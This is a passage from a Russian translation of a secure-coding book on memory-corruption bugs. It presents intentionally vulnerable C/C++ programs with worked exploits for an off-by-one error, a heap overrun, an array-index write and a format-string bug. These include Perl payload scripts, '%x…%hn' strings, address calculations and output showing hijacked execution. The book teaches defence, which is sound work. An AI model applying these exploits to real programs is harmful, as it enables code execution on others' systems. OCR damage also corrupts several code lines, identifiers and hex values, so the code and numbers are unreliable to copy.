ABCDEFGHIJKLMNOPE?@
Теперь стек выглядит так:
44434241
48474645
4C4B4A49
504F4E4D
00401045
00410ECA

Черт! Меня взломали!
```

Просто, правда? Такое доступно даже начинающему программисту В реальной ат «се вместо первых 16 символов мы вставили бы вредоносный ассемблерный код и установили бы адрес возврата на начало буфера. В следующий раз, когда вы будете работать с вводом данных пользователем, вспомните, как просто вас могут «сделать».

Имейте в виду: при использовании другого компилятора или в локализованной (не U.S. — English) версии ОС смещения могут отличаться. Именно поэтому многие читатели первого издания этой книги жаловались, что примеры не всегда работали. Это одна из причин, по которой я жульничал и выводил на экран адреса двух моих функций. Чтобы заставить пример работать, надо повторить все проделанное выше и подставить в Perl-сценарий свой адрес функции *bar*. Кроме того, если вы скомпилируете программу в Visual C++ .NET с установленным по умолчанию параметром */GC*, она вообще откажется работать. (В этом-то и идея флага */GC* — предотвратить переполнение буфера!) Отключите */GC* в параметрах проекта или скомпилируйте программу из командной строки.

А теперь посмотрим, как эксплуатируется ошибка *занижения размера буфера на единицу* (off-by-one error). Звучит непонятно, но при ближайшем рассмотрении несложно.

Л

```
OffByOne.c
*/
#include <stdio.h>
#include <string.h>

void foo(const char* in)
{
   char buf[64];

   strncpy(buf, in, sizeof(buf));
   buf[sizeof(buf)] = '\0'; //Оп-ля-ля! На один больше!
   printf("%s\n", buf);
}

void bar(const char* in)
{
   printf("Черт! Меня взломали!\n");
}

int main(int argc, char* argv[])
{
   if(argc != 2)
   {
      printf("Использование: %s [string]\n", argv[0]);
      return -1;
   }

   printf("Адрес foo Яр, Адрес bar %p\n", foo, bar);
   foo(argv[1]);
   return 0;
}
```

Наш горе-программист попал пальцем в небо — использовал функцию *strncpy* для копирования буфера и *sizeof* для определения его размера. Ошибка в том, что в буфер записывается на один байт больше, чем требуется. Чтобы увидеть это, скомпилируйте программу в режиме Release с отладочной информацией. В параметрах проекта в разделе C/C++ выберите значение параметра Debug Information Format такое же, как и для отладочной версии, и отключите оптимизацию, поскольку она конфликтует с отладочной информацией. Если вы пользуетесь Visual Studio .NET, отключите параметры командной строки */GC* и */RTC,* иначе пример не будет работать. Затем перейдите в раздел Linker (компоновка) и там тоже включите генерацию отладочной информации. Введем строку из большого числа символов «A» в качестве аргументов командной строки, установим точку останова на вызов функции *foo* и приступим к более детальному анализу кода.

Во-первых, откройте окно Registers и запомните значение регистра EBP — оно очень важно для нас. Продолжите поэтапное выполнение программы и войдите

в функцию *foo*. Откройте окно Memory и найдите там адрес переменной *buf*. Вызов *strncpy* заполнит буфер символами «А», а значение, располагающееся сразу за переменной *buf*, — сохраненный указатель из регистра EBP. Выполните следующую строку программы, где происходит запись завершающего символа *null* и обратите внимание, как сохраненный указатель EBP поменял свое значение с Ox0012FF80 па Ox0012FFOO (на моей машине установлена Visual C++ 6.0, а у вас значения могут отличаться). Теперь обратите внимание, что мы контролируем информацию, расположенную по адресу 0x0012FF00, — это 0x41414141! Затем выполните функцию *printf*, не заходя в нее (step over), щелкните правой кнопкой мыши окно программы и перейдите в режим дизассемблирования. Откройте окно Registers и внимательно посмотрите, что произошло. Прямо перед командой *ret* располагается *pop ebp*. Заметьте, что регистр EBP содержит теперь наше искажен гое значение. Теперь мы возвращаемся в функцию *main*, оказавшись перед самым выходом из нее, и последняя команда, которую она выполнит, — *mov esp,ebp*. Эта команда просто записывает содержимое регистра EBP в ESP, а это не что иное, как указатель на стек! И теперь как только мы пройдем финальную команду *ret*, сразу окажемся по адресу 0x41414141. Мы получили контроль над потоком исполнения программы при помощи всего одного байта!

Чтобы использовать эту ошибку, применим тот же прием, что и в случае переполнения буфера в стеке. «Поиграем* с программой, пока не исчезнут ошиоки выполнения. Как и ранее, проще всего заставить программу работать на себя, задействовав сценарий на Perl. Например, такой:

```
$arg = "AAAAAAAAAAAAAAAAAAAAAAAAAAAA"."\x40\x10\x40";
$cmd = "off_by_one ".$arg;
system($cmd);
```

А вот что получается в результате:

```
Адрес foo 00401000, Адрес bar 00401040
AAAAAAAAAAAAAAAAAAAAAAAAAAAA@? в
Черт! Меня взломали!
```

Есть ряд условий, которые должны выполняться, чтобы код стал «эксплуатируемым». Во-первых, число байт в буфере должно быть кратным четырем, ин;1че однобайтовое переполнение не изменит сохраненное значение регистра EBP. Во-вторых, следует контролировать область памяти, на которую укажет EBP, так что если значение последнего байта в EBP — 0xF0 и размер буфера меньше 240 байт, мы не сможем напрямую изменить значение, которое в конечном счете попадет в ESP. И тем не менее многие ошибки такого типа в реальных приложениях подвержены эксплуатации. Две наиболее известные: «Apache mod_ssl off-by-one» и «wuftpci 'glob». Можете почитать о них на страницах *http://onlmesecurityfocus.com/archive/1/279074* и *ftp://ftpwu-ftpd.org/pub/wu-ftpd-attic/cert.org/CA-2001-33* соответственно.

Примечание 64-битный процессор Intel Itanium не помещает в стек адрес возврата, а сохраняет его в регистре. Это не значит, что этот процессор невосприимчив к переполнению буфера — просто придется чуть больше попотеть.

Переполнение кучи

Переполнение кучи — это почти то же, что и переполнение буфера, но его эксплуатация требует больше операций. Как и в случае с переполнением буфера в стеке, хакер может записать практически любую информацию в места вашего приложения, где ему по идее нечего делать. Одна из лучших из попадавшихся мне статей на эту тему — «w00w00 cm Heap Overflows» (w00w00 о переполнениях кучи). Ее автор, Мэтт Коновер (Matt Conover), работает в wOOwOO Security Development (WSD), а текст статьи доступен по адресу *http://www.w00w00.org/files/articles/heaptut.txt.* WSD — это хакерская организация, члены которой сотрудничают с производителями над решением проблем с безопасностью, отыскивая недостатки в популярном ПО. В статье описано множество атак, но я лишь коротко резюмирую основные причины опасности переполнения кучи:

- многие программисты полагают, что переполнения кучи не поддаются эксплуатации, вследствие чего работают с буферами в куче менее аккуратно, чем со стековыми буферами:
- существуют специальные инструменты, позволяющие усложнить эксплуатацию стековых буферов. Например, продукт StackGuard, разработанный Гриспином Кованом (Grispin Cowan) с коллегами, использует тестовое значение, его называют «канарейкой» (по аналогии с живыми канарейками, которых шахтеры использовали для обнаружения опасного гортгого газа в шахте), чтобы сделать эксплуатацию переполнения статического буфера куда менее тривиальной задачей. В Visual C++ .NET также есть методы предотвращения переполнения стековых буферов. А вот подобных средств для предотвращения переполнения кучи пока в природе не существует;
- некоторые операционные системы и архитектуры процессоров позволяют создавать стек без исполняемого кода. Но это опять-таки не защитит от переполнения кучи, поскольку эта мера годится только для атак с использованием переполнения буфера в стеке.

Статья Мэтта содержит примеры атак на UNIX-системы, но не думайте, что в Windows уязвимых мест меньше. В Windows-приложениях известно множество ошибок переполнения кучи, пригодных для использования в неблаговидных целях. Одну из возможных атак такого рода, не попавшую в статью группы wOOwOO, описал на сайте BugTraq (*http://www.securityfocus.com/archive/1/71598*) некто под псевдонимом Solar Designer:

> *Кому: BugTraq*
>
> *Тема: Брешь в браузере Netscape, связанная с обработкой маркера JPEG COM*
>
> *Дата: 25 июля 2000 года, 04:56:42*
>
> *Автор: Solar Designer <solar@false.com>*
>
> *Идентификатор сообщения: <200007242356.DAA01274@false.com>*
>
> *[не имеющий отношения к делу текст опущен]*

В приведенном ниже примере предполагается использование функции malloc версии Дуга Ли (Doug Lea) (которая применяется в большинстве Linux-систем. как в библиотеке libc5, так и в glibc), и региональная конфигурация (locale) для 8-битных наборов символов (как и большинство региональных конфигураций, поставляемых с glibc, таких как en_US и ru_RU.KOI8-R).

Каждому свободному блоку памяти в списке соответствуют следующие поля: размер предыдущего блока (если он свободен), размер самого блока и указатели на следующий и предыдущий блоки, Бит 0 в поле «размерблока» используется для индикации того. занятли предыдущий блок (LSB действительного размера блока всегда содержит ноль из-за размеров структуры и выравнивания памяти).

Манипулируя этими значениями, можно добиться, чтобы вызовы функции free (3) перезаписывали произвольные области памяти нашими данными,

[не имеющий отношения к делу текст опущен]

Имейте в виду, что это относится не только к платформе Linux/x86. Эта система выбрана лишь в качестве примера. Насколько я знаю, по крайней мере одна из версий Win32 подвержена эксплуатации точно таким же образом (через вызов ntdll!RtlFreeHeap).

На странице *http://www.blackhat.com/presentations/win-usa-02/halvarflake-winsec02.ppt* доступна более свежая презентация Алвара Флэйка (Halvar Flake) — он рассказывает и о других типах обсуждаемых нами атак.

Следующая программа демонстрирует эксплуатацию переполнения кучи:

```
/*
   HeapOverrun.cpp
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/*
   Насквозь дырявый класс для демонстрации проблемы
*/

class BadStringBuf
{
public:
   BadStringBuf(void)
   {
      m_buf = NULL;
   }
```

```
    ~BadStringBuf(void)
    {
        if(m_buf != NULL)
            free(m_buf);
    }

    void Init(char* buf)
    {
        // По-настоящему плохой код
        m_buf = buf;
    }

    void SetString(const char* input)
    {
        // Глупее быть не может.
        strcpy(m_buf, input);
    }

    const char* GetString(void)
    {
        return m_buf;
    }

private:
    char* m_buf;
};

// Объявим указатель на класс BadStringBuf,
// который будет принимать вводимые нами данные.
BadStringBuf* g_pInput = NULL;

void bar(void)
{
    printf("Черт! Меня взломали!\n");
}

void BadFunc(const char* input1, const char* input2)
{
    // Я слышал, что переполнение кучи невозможно употребить во вред,
    // так что выделим буфер в куче.

    char* buf = NULL;
    char* buf2;

    buf2 = (char*)malloc(16);
    g_pInput = new BadStringBuf;
    buf = (char*)malloc(16);
    // Плохой программист - не проверяет ошибки после выделения памяти,

    g_pInput->Init(buf2);
```

```
   // Самое плохое, что может случиться - аварийное завершение, не так ли???
   strcpy(buf, input1);

   g_pInput->SetString(input2);

   printf("Ввод 1 = %s\nВвод 2 = %s\n",
          buf, g_pInput ->GetString());

   if(buf != NULL)
      free(buf);

}

int main(int argc, char* argv[])
{
   // Имитация строки аргументов в массиве argv
   char arg1[128];

   // Адрес функции bar.
   // Задом наперед, так как в процессорах Intel используется
   // прямой порядок байт (little endian).
   char arg2[4] = {0x0f, 0x10, 0x40, 0};
   int offset = 0x40;

   // Использование 0xfd - уловка,
   // предотвращающая проверку кучи.
   // Значение 0xfd в конце буфера подтверждает его целостность.
   // Ошибки не проверяем - это только пример,
   // как сконструировать строку для инициирования переполнения,
   memset(arg1, 0xfd, offset);
   arg1[offset]   = (char)0x94;
   arg1[offset+1] = (char)0xfe;
   arg1[offset+2] = (char)0x12;
   arg1[offset+3] = 0;
   arg1[offset+4] = 0;

   printf("Адрес bar is %p\n", bar);
   BadFunc(arg1, arg2);

   if(g_pInput != NULL)
      delete g_pInput;

   return 0;
}
```

Эта программа есть в папке *Secureco2\Chapter05*. Давайте разберемся, что происходит в функции *main*. Вначале я облегчил себе жизнь, объявив две строковые переменные, которые передаются в мою дырявую подопытную функцию. В реальной жизни строки вводит пользователь. Дальше я опять жульничаю, выводя на экран адрес, по которому хочу перейти, а затем передаю функции *BadFunc* заготовленные строки.

Представим себе, что *BadFunc* написана программистом, боявшимся допустить ошибку переполнения стекового буфера, но которого дезинформировал его друг, сказав, что переполнения кучи не опасны. Наш программист недавно освоил C++, поэтому написал класс *BadStringBuf* хранящий указатель на буфер ввода. Главное достоинство последнего — предотвращение утечек памяти за счет корректного освобождения буфера в деструкторе. Понятно, что если буфер не был ранее выделен функцией *malloc*, то при вызове функции *free* возникнут проблемы. Там есть и другие ошибки, но я оставляю их читателю в качестве упражнения.

А теперь попытаемся встать на позицию хакера. Мы заметили, что приложение «падает», если у одной из строк-аргументов слишком большая длина, но адрес ошибки (который выводится в сообщении) свидетельствует, что нарушение произошло при доступе к памяти в куче. Затем мы запустили программу в отладчике и увидели местоположение первой строки ввода. Какая важная область памяти граничит с этим буфером? Небольшое исследование показало, что второй аргумент записывается в динамически выделенный буфер, но где расположен указатель на него? Порывшись в «навозной куче» памяти, вы наконец-то извлекли из нее «жемчужину» — адрес второго буфера, который, как оказывается, всего на 0x40 байт отстоит от начала первого буфера. Теперь мы можем заменить адрес на что угодно, и таким образом любую переданную в качестве второго аргумента строку удастся записать в любое место адресного пространства приложения!

Как и раньше, нам надо заставить программу выполнить функцию *bar,* поэтому перепишем указатель так, чтобы он ссылался на адрес 0x0012fe94, который в нашем случае является адресом в стеке, по которому хранится адрес возврата из функции *BadFunc*. При желании можете «пройти» все шаги в отладчике, но учтите, что проект был создан в Visual C++ 6.0, оттого в другой версии среды разработки или в версии Release программы смещения и адреса ячеек памяти будут отличаться. Мы «подкрутим» вторую строку так, чтобы она записала в память по адресу 0x0012fe94 адрес функции *bar*. В таком подходе есть один интересный момент: мы не повредили стек, так что его механизмы защиты ничего не заметят. Выполнив программу, вы получите следующий результат:

```
Адрес функции bar 0040100F
ввод 1 = ??????????????????????????????????????????????????????????????o57
ввод 2 = 64@
Черт! Меня взломали!
```

Рекомендую запустить этот код в режиме отладки и пройти его по шагам, ведь проверка стека в отладочном режиме Visual C++ в куче не работает!

Если приведенный пример показался вам надуманным и вы считаете, что никому ничего подобного и в голову не придет или что проделать это в реальной жизни практически невозможно, не спешите с выводами. Как Solar Designer указал в своем письме, произвольный код удается запускать на исполнение, даже когда два буфера не «лежат» рядом, — есть еще возможность обмануть процедуры управления кучей.

Способов эксплуатации переполнения кучи в «живых» системах становится все больше. В общем случае эксплуатировать переполнение кучи труднее, чем переполнение стекового буфера, но для хакера (неважно, «плохого» или «хорошего») чем сложнее задача, тем интереснее решить ее. Вывод ясен: следует очень внима-

тельно следить за тем, чтобы вводимые пользователем данные не попадали в «неправильные» места памяти.

Примечание Мне известно по крайней мере три способа заставить процедуры управления кучей записать четыре байта «куда надо», а затем использовать их для перезаписи указателей, стека, ну, в общем, чего угодно. Нередко нарушение безопасности можно инициировать, перезаписывая данные внутри приложения. Наглядный пример — проверка прав доступа.

Ошибки индексации массива

Такие ошибки эксплуатируются гораздо реже, чем переполнение буфера, но чреваты такими же неприятными последствиями. Строка — это массив символов, а что мешает использовать массивы других типов для записи в произвольные участки памяти? На первый взгляд может показаться, что ошибка индексации массива позволяет записывать данные только по адресам большим, чем базовый адрес массива, но это не так. Скоро вы узнаете почему.

Давайте посмотрим пример кода, демонстрирующего, как ошибку индексации массива можно применить для записи в произвольное место памяти:

```
/.
   ArrayIndexError.cpp
*/

ffinclude <stdio.h>
#include <stdlib.h>

int* IntVector;

void bar(void)
{
   printf("Черт! Меня взломали!\n");
}

void InsertInt(unsigned long index, unsigned long value )
{
   // Мы настолько уверены в том, что никто не передаст нам
   // значение больше 64 кб, что даже не пытаемся
   // объявлять параметры как unsigned short
   // или проверять выход индекса за границы.
   printf("Запись в память по адресу %p\n", &(IntVector[index]));

   IntVector[index] = value;
}

bool InitVector(int size)
{
   IntVector = (int*)malloc(sizeof(int)*size);
   printf("Адрес переменной IntVector: %p\n", IntVector);
```

```
    if(IntVector== NULL)
        return false;
    else
        return true;
}

int main(int argc, char* argv[])
{
    unsigned long index, value;

    if(argc != 3)
    {
        printf("Использовано: %s [index] [value]\n");
        return -1;
    }

printf("Адрес функции bar %p\n", bar);

    // Проинициализируем наш вектор - 64 кб должно хватить кому угодно <д>.
    if(!InitVector(0xffff))
    {
        printf("Не могу инициализировать вектор!\n");
        return -1;
    }

    index = atol(argv[1]);
    value = atol(argv[2]);

    InsertInt(index, value);
    return 0;
}
```

ArrayIndexError.cpp также содержится в папке *Secureco2\Chapter05*. Вы «подставляете» приложение, когда разрешаете пользователю сообщать, сколько элементов содержится в массиве, и предоставляете ему произвольный доступ к существующему массиву, не контролируя выход за границы диапазона.

А теперь разберемся с математической стороной вопроса. Массив в нашем примере начинается по адресу 0x00510048, а значение, которое мы хотим записать (угадайте с одного раза), — адрес возврата в стеке, который расположен по адресу Ox0012FF84. Следующее уравнение описывает, как вычисляется адрес элемента массива, исходя из базового адреса массива, номера элемента и размера элементов массива:

Адрес элемента массива = базовый адрес массива + номер элемента * sizeof(*элемент*)

Подставляя значения из нашего примера, получим:

0x10012FF84 = 0x00510048 + <*номер элемента*> * 4

Обратите внимание, что вместо Ox0012FF84 мы использовали Oxl0012FFS4, Сейчас вы поймете, почему я отбросил старший разряд. Воспользовавшись Calc.exe, видим, что номер элемента (индекс) равен Ox3FF07FCF, или 1072725967, и адрес

функции *bar* (0x00401000) равен 4198400 в десятичном представлении. Вот результат работы программы;

```
C:\Secureco2\Chapter05>ArrayIndexError.exe 1072725967 4198400

Адрес функции bar 00401000
Адрес переменной IntVector 00510048
Запись в память по адресу 0012FF84
Черт! Меня взломали!
```

Итак, ошибки подобного рода очень легко эксплуатировать, если хакеру удается запустить программу под отладчиком. Похожая проблема связана с *ошибками отбрасывания старшего разряда* (truncation error), или усечения. На самом деле в 32-битовых операционных системах число 0x100000000 равно 0x000000СЭ. Программисты с инженерным образованием знают подобные ошибки, поэтому они обычно пишут более грамотный код, чем те, кто изучал только компьютерные науки (впрочем, как и при любом обобщении возможны исключения). Я объясняю это тем, что многие инженеры разбираются в численном анализе — неустойчивость чисел, возникающая при работе с числами с плавающей точкой, заставляет быть более осмотрительным. Даже если вы уверены, что вам никогда не придется моделировать аэродинамическую поверхность крыла, курс численного анализа вам не повредит, поскольку позволит лучше разбираться в ошиVках усечения.

Некоторые знаменитые примеры эксплуатации кода связаны с ошибками усечения. В UNIX-системах идентификатор (ID) учетной записи root (суперпользователь) равен нулю. Демон (аналог службы в Windows) сетевой файловой системы принимает ID пользователя как целое со знаком (signed integer), проверяет, не равно ли оно нулю, и затем усекает до беззнакового «короткого» целого (unsigned short). Это позволяет предоставить в качестве *идентификатора пользователя* (User ID, UID) значение 0x10000, которое не равно нулю, но после усечения до двух байт превращается в 0x0000, то есть пользователь получит «корневые» (root) полномочия, поскольку его ID равен 0. Будьте очень осторожны с операциями, в которых возможно усечение или переполнение.

Более подробно об ошибках усечения рассказано в главе 20. Ошибки отбрасывания старших разрядов вызывают множество проблем с безопасностью, а не только становятся причиной неверной индексации массивов, позволяющей записывать данные в любое место памяти. Кроме того, ошибки при преобразования из знакового в беззнаковое представление и обратно чреваты аналогичными проблемами, их *мы* тоже обсудим в главе 20,

Ошибки в строках форматирования

Строго говоря, ошибки в строках форматирования — это не переполнение буфера, но они способны вызывать аналогичные проблемы. Если вы не постоянный подписчик списков рассылки, посвященных безопасности, вам вряд ли знакомы такого рода ошибки. Есть два хороших сообщения на эту тему на BugTraq: автор первого (*http://www.securityfocus.com/archive/1/8156*) Тим Ньюшэм (Tim Newsham), а второго (*http://www.securityfocus.com/archive/1/66842*) Ламагра Аргамал (Lamagra

Argamal). Совсем недавно Дэвид Литчфилд (David Litchfield) представил более полное описание проблемы (*http://www.nextgenss.com/papers/win32format.doc*). Дело в том, что нет универсального и практичного способа, позволяющего определить, сколько аргументов в действительности передано в функцию, которая принимает переменное число параметров. (Наиболее известные функции, принимающие произвольное число параметров, включая функции времени выполнения C, относятся к *семейству printf*.) В них символ форматирования *%n* записывает указанное количество байт по адресу, переданному в качестве аргумента. Немного повозившись, можно обнаружить, что часть адресного пространства нашего процесса переписана байтами, нужными хакеру. В 2000 — 2001 гг. в приложениях для UNIX и UNIX-подобных систем было найдено большое количество ошибок, связанных со строками форматирования. С момента выхода первого издания этой книги подобные ошибки обнаружены и в Windows-приложениях. Их эксплуатация в Windows сопряжена с некоторыми трудностями, поскольку многие из блоков памяти, которые «интересно» было бы переписать, находятся в диапазоне адресов от 0x00ffffff и ниже, например, стек обычно расположен в районе 0x00120000. При небольшом везении хакер преодолевает эти трудности. Но даже не особо везучим все равно удается с легкостью писать в диапазоне 0x01000000 — 0x7fffffff.

Решение проблемы относительно просто: в *printf*-функции *всегда* надо передавать строки форматирования. Например, *printf(<входные_данные>)* поддается эксплуатации, а *printf(«%s», <входные_данные>)* — нет. Вот приложение-пример.

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>

typedef void (*ErrFunc)(unsigned long);

void GhastlyError(unsigned long err)
{
   printf("Непоправимая ошибка! - err = %d\n", err);

   // В общем случае такой способ нельзя назвать удачным.
   // Выходы из приложения, "зарытые" в глубинах функций библиотеки X Window,
   // однажды стоили мне недели отладки.
   // Все выходы из приложения должны проходить через main, в идеале в одном месте.
   exit(-1);
}

void RecoverableError(unsigned long err)
{
   printf("Что-то пошло не так, но с этим, похоже, можно справиться - err = %d\n",
      err);
}

void PrintMessage(char* file, unsigned long err)
{
   ErrFunc fErrFunc;
```

```
    char buf[512];

    if(err==5)
    {
        // в доступе отказано
        fErrFunc = GhastlyError;
    }
    else
    {
        fErrFunc = RecoverableError;
    }

    _snprintf(buf, sizeof(buf)-1, "Не найден файл %s", file);

    // Этот оператор нужен только для того, чтобы показать, что в буфере
    printf("%s", buf);
    // на случай, если ваш компилятор сам что-то меняет
    printf("\nАдрес функции fErrFunc - %p\n", &fErrFunc);

    // Вот здесь-то и происходит все "нехорошее"!
    // Никогда так не делайте.
    fprintf(stdout, buf);

    printf("\nВызов ErrFunc: %p\n", fErrFunc);
    fErrFunc(err);

}

void foo(void)
{
    printf("Черт! Нас взломали! \n");
}

int main(int argc, char* argv[])
{
    FILE- pFile;

    // Небольшое жульничество, чтобы упростить пример
    printf("Адрес функции foo - %p\n", foo);

    // Открываются только существующие файлы
    pFile = fopen(argv[1], "r");

    if(pFile == NULL)
    {
        PrintMessage(argv[1], errno);
    }
    else
    {
        printf("Открыт файл %s\n", argv[1]);
```

```
        fclose(pFile);
    }

    return 0;
}
```

А теперь — как это работает. Приложение пытается открыть файл и, если не получается, вызывает функцию *PrintMessage*, которая определяет, есть ли возможность восстановления после ошибки или нет (в нашем случае это ошибка «доступ запрещен»), и устанавливает указатель на соответствующий адрес Далее *PrintMessage* форматирует в буфере сообщение об ошибке и выводит его на экран. Попутно я вставил дополнительные вызовы *printf*, чтобы упростить написание exploit-программ и помочь читателям, у которых адреса отличаются. Наша цель, как всегда. — вызвать функцию *foo*. При вводе нормального имени файла программа работает так:

```
C:\Secureco2\Chapter05>formatstring.exe not_exist

Адрес фунции foo - 00401100
Не найден файл not_exist
Адрес функции fErrFunc - 0012FF1C
Не найден файл not_exist
Вызов ErrFunc: 00401030
Что-то пошло не так, но с этим, похоже, можно справиться - егг = 2
```

А если подсунуть «нехорошую» строку:

```
C:\Secureco2\Chapter05>formatstring.exe %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%
x%x%x%x%x%x%x%x

Адрес фунции foo - 00401100
Не найден файл %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
Адрес функции fErrFunc - 0012FF1C
Не найден файл 14534807ffdf000000000000000012fde8077f516b36e6e6143662
0746f20546e697825782578257825782578257825782578257825782578257825
Вызов ErrFunc; 00401030
Что-то пошло не так, но с этим, похоже, можно справиться - егг = 2
```

Уже интереснее! Это не что иное, как данные из стека. Обязательно обратите внимание на повтор последовательности «7825» — это *%x* наоборот, поскольку процессор «понимает* только прямой порядок байт (little endian). Подумать только — переданные нами приложению строки стали данными. А теперь немного поэкспериментируем. Проще всего это делать при помощи Perl-сценария — я опустил только строки, где определяется переменная *$arg*. По мере изучения примера вам придется последовательно ставить знак комментария у последнего и раскомментировать следующий оператор с присваиванием значения переменной *Sarg*.

```
# Для перехода на следующий этап последовательно комментируйте очередную
# строку с $агд и раскомментируйте следующую

# Это первый отрезок exploit-строки
# Последний Хр будет указывать на 0x67666500
```

```
# С учетом того, что мы работаем в архитектуре с прямым порядком байт,
# получим 0x00656667
 $агд = "%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%p"."ABC";

# Теперь закомментируйте предыдущее присваивание $агд и используйте это
в$агд="......XxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXx
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%p"."ABC";

# Теперь собственно начнем перезаписывать память - перепишем указатель ErrFunc
ft $агд = " ..... %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%hn"."\x1c\xff\x12";

# Наконец раскомментируйте следующую строку чтобы посмотреть,
# как работет exploit-код
it $arg = "%.4066x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%hn"."\x1c\xff\x12";

$cmd = "formatstring ".$arg;

system($cmd);
```

В первом прогоне в конец вставляются символы «ABC» и последний *%x* заменяется на *%p*. Сначала ничего не произойдет, но добавьте еще несколько символов *%x* и получите что-то типа:

```
C:\Secureco2\Chapter05>perl test1.pl

Адрес фунции foo - 00401100
Не найден файл %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
XxXxXxXxXxXxXxXxXxXxXxXpABC
Адрес функции fErrFunc - 0012FF1C
Не найден файл 70005c6f00727[...]78257825702578250043424 1ABC
```

Если затем обрезать *%x*, то в конце получим 00434241ABC. Мы записали п.) адресу, обозначенному последним *%p*, строку «ABC». Добавим завершающий нуль - - теперь мы можем писать в любое место адресного пространства приложения. Когда полностью подберем exploit-строку, воспользуемся Perl-сценарием, чтобы заменить ABC на «\x1c\xff\x12», что позволит нам переписать значение, записанное в *fErrFunc*! После этого программа сообщит, что вызов *ErrFunc* происходит в очень интересных местах. При создании демонстрационного приложения я вставлял несколько символов «точка» (.) и затем подбирал необходимое количеетво символов *%x*. Если у вас в конце печатается что-то, отличное от 00434241ABC, добавьте или удалите несколько начальных символов, чтобы добиться выравнивания данных по границе в 4 байта, а затем добавьте или удалите спецификаторы *%x* так, чтобы *%p* начинал чтение там, где нам надо. Закомментируйте первую exploit-строку и раскомментируйте вторую:

```
C:\Secureco2\Chapter05>perl test.pl

Адрес фунции foo - 00401100
```

```
Не найден файл. . . . .%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%pABC
Адрес функции fErrFunc - 0012FF1C
Не найден файл. . . . .70005c6f00727[...]8257025782500434241ABC
```

Как только заставите это работать как минимум с 4-5 символами-заполнителями, получите возможность писать в программу любые данные. Во-первых, вспомните, что *%hn* запишет необходимое количество символов в 16-битное значение, на которое прежде указывал *%p*. Удалите один символ-заполнитель (так как появился символ «h»), замените «ABC» на «\x1c\xff\x12»и повторите попытку. Если вы все сделали так, как я, то получите примерно следующее:

```
C:\Secureco2\Chapter05>perl test.pl

Адрес фунции foo - 00401100
Не найден файл. . . . .%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%hn? ?
Адрес функции fErrFunc - 0012FF1C
Не найден файл. . . . .7D005c6f00727[..,]78257825786e682578?   ?
Вызов ErrFunc: 00400129
```

После этого приложение завершится с ошибкой, а это уже шаг вперед. Заметьте: мы теперь можем перезаписывать указатель на функцию *ErrFunc*!Я знаю, что функция *foo* расположена по адресу 0x00401100, а я установил *ErrFunc*в 0x00400129, то есть *foo* на 4055 байт больше, чем я могу записать. Все, что надо, — подставить «.4066» в качестве спецификатора ширины поля в первый вызов *%x*, и все! После запуска test.pl получим:

```
Вызов ErrFunc 00401100
Черт! Нас взломали!
```

Приложение даже завершилось нормально, поскольку я не сильно «перепахал» память. Я перезаписал ровно 2 байта точно тем значением, которое мне нужно.

Всегда помните, что если вы позволили хакеру писать в память вашего приложения, то он всегда сможет «уронить» приложение или выполнить произвольный код — это лишь вопрос времени. Подобных ошибок избежать довольно легко. Проявите особую бдительность, если у вас разные форматирующие строки для разных языков, поддерживаемых вашим приложением. Если это так, позаботьтесь, чтобы их не мог перезаписывать кто попало.

Несовпадение размеров буфера при использовании Unicode и ANSI

Переполнение буфера, возникающее из-за несовпадения размеров буфера при использовании различных кодировок, ANSI и Unicode, — обычное явление в ОС Windows. Они возникают, если вы путаете число элементов массива с его размером в байтах. Тому есть две причины. Windows NT (и более поздние версии) поддерживают строки как в формате ANSI, так и в Unicode, и большинство Unicode-версий функций работают с буферами, размер которых выражается в < широких» (wide), двухбайтовых символах, а не в байтах.

Одна из наиболее часто используемых из-за подверженности таким ошибкам функция *MultiByteToWideChar* преобразует «многобайтные* строки в двубайтные («широкие»). Посмотрите на этот код:

```
BOOL GetName(char *szName)
{
   WCHAR wszUserName[256];

   // Преобразовать имя из формата ANSI в Unicode.
   MultiByteToWideChar(CP_ACP, 0,
                       szName,
                       -1,
                       wszUserName,
                       sizeof(wszUserName));
   :
}
```

Не заметили дыру? То-то. А собака зарыта в последнем аргументе функции *MultiByteToWideChar*. В документации утверждается, что он «в «широких» символах определяет размер буфера, на который указывает параметр *lpWideCharStr*». Мы передаем значение *sizeof(wszUserName)* которое равно 256, верно? А вот и нет. *wszUserName* — Unicode-строка, которая содержит 256 «широких» символов, каждый из которых состоит из двух байт. Так что на самом деле *sizeof(wszUserName)* равно 512 байт. Таким образом, функция считает, что размер буфера — 512 «широких» символов. Поскольку *wszUserName* располагается в стеке, то мы получаем пригодную для эксплуатации возможность переполнения буфера.

Вот как надо написать вызов этой функции:

```
MultiByteToWideChar(CP_ACP, 0,
                    szName,
                    -1,
                    wszUserName,
                    sizeof(wszUserName) /
                    sizeof(wszUserName[0]));
```

Чтобы снизить вероятность подобных ошибок, можно создать такой макро.:;

```
ttdefineElementCount(x)(sizeof(x)/sizeof(x[0]))
```

